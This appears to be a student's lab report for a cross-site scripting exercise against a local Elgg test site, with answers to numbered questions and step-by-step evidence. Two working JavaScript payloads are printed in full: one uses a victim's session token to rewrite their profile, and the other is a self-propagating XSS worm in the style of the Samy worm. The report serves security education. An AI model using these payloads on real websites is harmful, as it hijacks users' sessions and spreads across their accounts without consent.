


Step 3: Log in as Boby and visit Samy’s profile.


Activity page before visiting Samy’s profile:



Visit Sam’s profile:



Activity page after visiting Samy’s profile:



Another evidence to prove the attack was successful:

Samy added himself as a friend after I updated Samy’s “About Me” field, which could not be accomplished by clicking the “Add friend” button, because there is no such option.

Q6.3 Dynamically retrieve the two user-specific fields used in constructing the HTTP request to add Samy as a friend. They are needed because the fields vary across users and thus cannot be hardcoded.


Q6.4 No. Because the malicious JavaScript code we put into Samy’s profile contains many non-alphabetical characters essential for the correctness of the JavaScript code. If they were replaced with spaces by the browser before making the request to change the “About Me” field to the server, the JavaScript code stored on the server side won’t be valid and therefore when the victim retrieves Samy’s profile from the server, the JavaScript code cannot be executed to launch a successful attack.


Q7.1


<script type="text/javascript">  
window.onload = function(){  
    //JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts  
    //and Security Token \_\_elgg\_token  
    var userName=[elgg.session.user.name](http://elgg.session.user.name/);  
    var guid="&guid="+elgg.session.user.guid;  
    var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;  
    var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;  
    //Construct the content of your url.  
    var content=token + ts + "&name=" + userName + "&description=<p>Greetings from Samy!</p>" + guid; //FILL IN  
    var samyGuid=47; //FILL IN  
    var sendurl = "<http://www.xsslabelgg.com/action/profile/edit>";  
    if(elgg.session.user.guid!=samyGuid)  
    {  
        //Create and send Ajax request to modify profile  
        var Ajax=null;  
        Ajax=new XMLHttpRequest();  
        Ajax.open("POST",sendurl,true);  
        Ajax.setRequestHeader("Host","[www.xsslabelgg.com](http://www.xsslabelgg.com/)");  
        Ajax.setRequestHeader("Content-Type",  
        "application/x-www-form-urlencoded");  
        Ajax.send(content);  
    }  
}  
</script>

Q7.2


Step 1: Log in as Samy. Edit Samy’s profile to figure out Samy’s guid, and the request URL and the content of the POST request body to use.








Step 2: Embed the JavaScript code into Samy’s profile.




Step 3: Log in as Boby to view Samy’s profile.


Boby’s profile before visiting Samy’s profile.



Visit Samy’s profile



Boby’s profile after visiting Samy’s profile.




Evidence that the attack was successful:


Boby’s “About me” changes from “I am Boby!” to “Greetings from Samy!” after Boby visits Samy’s profile.

Q7.3 We need Line 12 because otherwise Samy’s profile would also be changed once Samy submits the request for changing his profile. As a result, the message “Greetings from Samy!” would overwrite Samy’s “About me” section over the malicious JavaScript code we just embedded.

Step 1: Comment out line 12. Then change Samy’s profile.



Step 2: Samy’s “About me” changes to “Greetings from Samy!” instead of the JavaScript code.




Explanation: If we don’t include the “guid != samyGuid” check, then Samy himself would also be a victim of his own malicious JavaScript code. Therefore, Samy’s own profile would be modified once Samy submits the request for changing his profile. And effectively the message “Greetings from Samy!” would overwrite Samy’s “About me” section over the JavaScript code we just embedded. This ruins our effort for injecting the JavaScript code and makes further attacks impossible.

Q8.1

<script id="worm" type="text/javascript">  
window.onload = function(){  
    //JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts  
    //and Security Token \_\_elgg\_token  
    var userName=[elgg.session.user.name](http://elgg.session.user.name/);  
    var guid="&guid="+elgg.session.user.guid;  
    var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;  
    var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;  
    //Copy the JavaScript itself  
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";  
    var jsCode = document.getElementById("worm").innerHTML;  
    var tailTag = "</" + "script>";  
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag)  
    //Construct the content of your url.  
    var content=token + ts + "&name=" + userName + "&description=" + wormCode + guid; //FILL IN  
    var samyGuid=47; //FILL IN  
    var sendurl = "<http://www.xsslabelgg.com/action/profile/edit>";  
    if(elgg.session.user.guid!=samyGuid)  
    {  
        //Create and send Ajax request to modify profile  
        var Ajax=null;  
        Ajax=new XMLHttpRequest();  
        Ajax.open("POST",sendurl,true);  
        Ajax.setRequestHeader("Host","[www.xsslabelgg.com](http://www.xsslabelgg.com/)");  
        Ajax.setRequestHeader("Content-Type",  
        "application/x-www-form-urlencoded");  
        Ajax.send(content);  
        alert("Worm!");  
    }  
}  
</script>


Q8.2

Step 1: Embed the self-propagating JavaScript code into Samy’s profile.




Step 2: Log in as Boby to view Samy’s profile.

